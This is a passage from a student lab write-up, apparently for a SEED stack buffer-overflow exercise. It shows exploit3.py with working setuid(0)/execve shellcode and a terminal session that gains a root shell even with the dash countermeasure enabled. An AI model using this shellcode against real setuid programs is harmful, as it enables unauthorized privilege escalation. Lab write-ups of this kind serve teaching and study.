
Going back to Task 3, the shellcode can also be changed to include the setting of UID to be 0. In the previous tasks, the countermeasures were turned off, but in this example they are turned on, but a root level shell was still able to be captured. The only thing that needed to be changed was the shellcode in exploit.py, which had the updated shellcode setting UID to 0. The updated shellcode change in exploit.py, and the root capture with countermeasures on is shown in the screenshot below.



The screenshot shows a Linux desktop interface with a text editor window open. The text editor window title is "Activities Text Editor". The file name is "exploit3.py". The content of the file is:

```
1
2
3 # Replace the payload with the actual shellcode
4 shellcode= (
5     "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
6     "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7     "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8     "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9 ).encode('latin-1')
```

Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'



The screenshot shows a Linux desktop interface with a terminal window open. The terminal window has a dark background and light-colored text. It displays the following command-line session:

```
[10/06/21]seed@VM:~/....code$ sudo ln -sf /bin/dash /bin/sh
[10/06/21]seed@VM:~/....code$ ./exploit.py
[10/06/21]seed@VM:~/....code$ ./stack-L1
Input size: 517
# ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18 2019 /bin/dash
lrwxrwxrwx 1 root root      9 Oct  6 14:18 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23 2020 /bin/zsh
# quit
/bin//sh: 2: quit: not found
# exit
```